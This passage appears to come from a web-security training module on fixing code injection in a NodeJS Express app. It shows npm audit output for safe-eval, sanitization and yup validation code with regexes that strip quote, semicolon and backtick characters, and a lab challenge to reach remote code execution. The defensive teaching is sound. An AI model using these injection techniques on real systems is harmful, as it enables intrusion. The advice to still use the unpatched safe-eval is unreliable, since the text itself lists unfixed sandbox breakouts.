If the use of `eval` was necessary, which could be the case for multiple reasons, then we may recommend the use of a `safe` alternative of `eval`, such as the safe-eval package found on npm. Such packages attempt to run the `eval` string within a sandbox, which should "theoretically" prevent the execution of any code on the backend server.

However, when we install `safe-eval` by adding it to the `package.json` file, we get notified that this function has a `critical` vulnerability:

```
npm install safe-eval -S
added 1 package, and audited 193 packages in 2s
...SNIP...
1 critical severity vulnerability
```

Running `npm audit` shows multiple public PoCs of `sandbox bypass` and `arbitrary code execution`, even though we are running the latest available version:

```
# npm audit report

safe-eval  *
Severity: critical
Sandbox Breakout / Arbitrary Code Execution in safe-eval -
https://github.com/advisories/GHSA-9pcf-h8q9-63f6
safe-eval vulnerable to Prototype Pollution -
https://github.com/advisories/GHSA-33vh-7x8q-mg35
safe-eval vulnerable to Prototype Pollution via the safeEval function -
https://github.com/advisories/GHSA-hcg3-56jf-x4vh
safe-eval vulnerable to Sandbox Bypass due to improper input sanitization
- https://github.com/advisories/GHSA-79xf-67r4-q2jj
Sandbox Breakout / Arbitrary Code Execution in safe-eval -
https://github.com/advisories/GHSA-hrpq-r399-whgw
No fix available
```

```
node_modules/safe-eval

1 critical severity vulnerability
```

It is clearly mentioned that no fix is available for this package, and reading the references shows payloads that we may use to exploit it. This is why `it is always recommended to avoid using eval` whenever possible. However, as mentioned earlier, there may be some cases where `eval` must be used, and for such cases, we recommend the use of `safe-eval` in addition to the extra security measures we will go through next.

Challenge: If you want to test your advanced code injection skills further, try to install `safe-eval` as shown above, and replace `eval` on line `9` with `safeEval`. Then, try to refer to the above PoC links to achieve code injection and, ultimately, command execution.

Extra Security Measures

Whether the above alternatives are used or not, we should always recommend the user input be both `validated` and `sanitized` of any unnecessary characters.

Sanitization

Whenever we need to sanitize any user input, we must limit it to the required characters and remove any other ones. The allowed character set varies from one function to another, so our recommendation would vary depending on the input type. For our use case, we should add a sanitization function to remove special characters from the user input before passing it to input validation in `validateString`.

We can do so through multiple third-party packages, such as dompurify (to remove HTML elements, usually front-end JavaScript), or sanitize. To sanitize the `text` variable, we will first add the `middleware` to `routes/service-routes.js` before the `generateQR` endpoint:

```
router.use(verifyToken);
router.use(require("sanitize").middleware);
router.post("/generate", generateQR);
```

After that, when obtaining `text` from `req.body` within `generateQR`, we can specify the `middleware` we need for sanitization, such as `bodyString`, as follows:

```
const text = req.bodyString("text");
```

This should sanitize the `text` input to ensure it remains a string. While this may be useful for general cases, we can always add a line of code to simply remove the unwanted

characters from `text`, as follows:

```
const sanitizedText = text.replace(/['"`;]/g, "");
```

Either of these options would work, depending on the use case we are dealing with. We recommend using the latter for this web application as it gets the job done without relying on third-party packages.

Validation

Unlike sanitization, where we would simply remove certain characters, validation requires a thorough understanding of how user input should look and rejects it otherwise. This is why we would always recommend using third-party packages for user input validation, as validation is not usually easily coded effectively with a few lines of code. We may have various types of input, and each would need its function, which may not be feasible to be coded manually.

While a validation attempt was made through the `validateString` function, the vulnerability was found within that function, so the validation attempt was not applied for that specific vulnerability. A better way would be to use the validator or Yup packages. Both of these packages provide various built-in types and patterns.

To validate the `text` input, we can create a basic schema with `yup` and specify the regular expression we want, as follows:

```
let schema = yup
  .string()
  .required()
  .matches(/^[^"\';`]*$/);

schema.validateSync(text);
```

This will not only ensure that the `text` matches the specified pattern but also that it is not missing (i.e. `required()`). Furthermore, we can customize the error message depending on the user role, as needed by our application:

```
let schema = yup
  .string()
  .required()
  .matches(/^[^"\';`]*$/, role === "admin" ? null : "Invalid input");

schema.validateSync(text);
```

Now, the schema would return the default verbose error message if the role is `admin`, automatically specifying what was wrong with the input (i.e. the specified regex pattern not met). Otherwise, it would simply return `Invalid input`, thus fully meeting the intended use of the previous `validateString` function.

We can similarly suggest replacing the `validateEmail` function with a `yup` schema, as follows:

```
const validateEmail = (email) => {
  const schema = yup.string().email().required();
  return schema.isValidSync(email);
};
```

These packages are extensive and can cover much larger applications, but they can also apply to smaller ones, as we saw above, so this would be our recommendation.

Exercise: Try to apply all patches provided in this section, and then re-run the PoC exploit script to ensure the web application is no longer vulnerable. Finally, test all modified functionalities to ensure they still function as expected.

Skills Assessment

A company is developing a web tool using the NodeJS Express framework. You are assigned to review part of the web server being developed, and run a Whitebox Pentest on it. Download the archive found below and run it as you did with this module's demo.

Try to apply what you learned in this module to identify advanced code injection vulnerabilities to obtain the flag. Finally, you are required to patch the second provided source code and upload it to confirm the patch.

Challenge: There are at least 2 different ways to obtain remote code execution on the target. So, once you are able to exploit one vulnerability, try to identify the other and exploit it as well.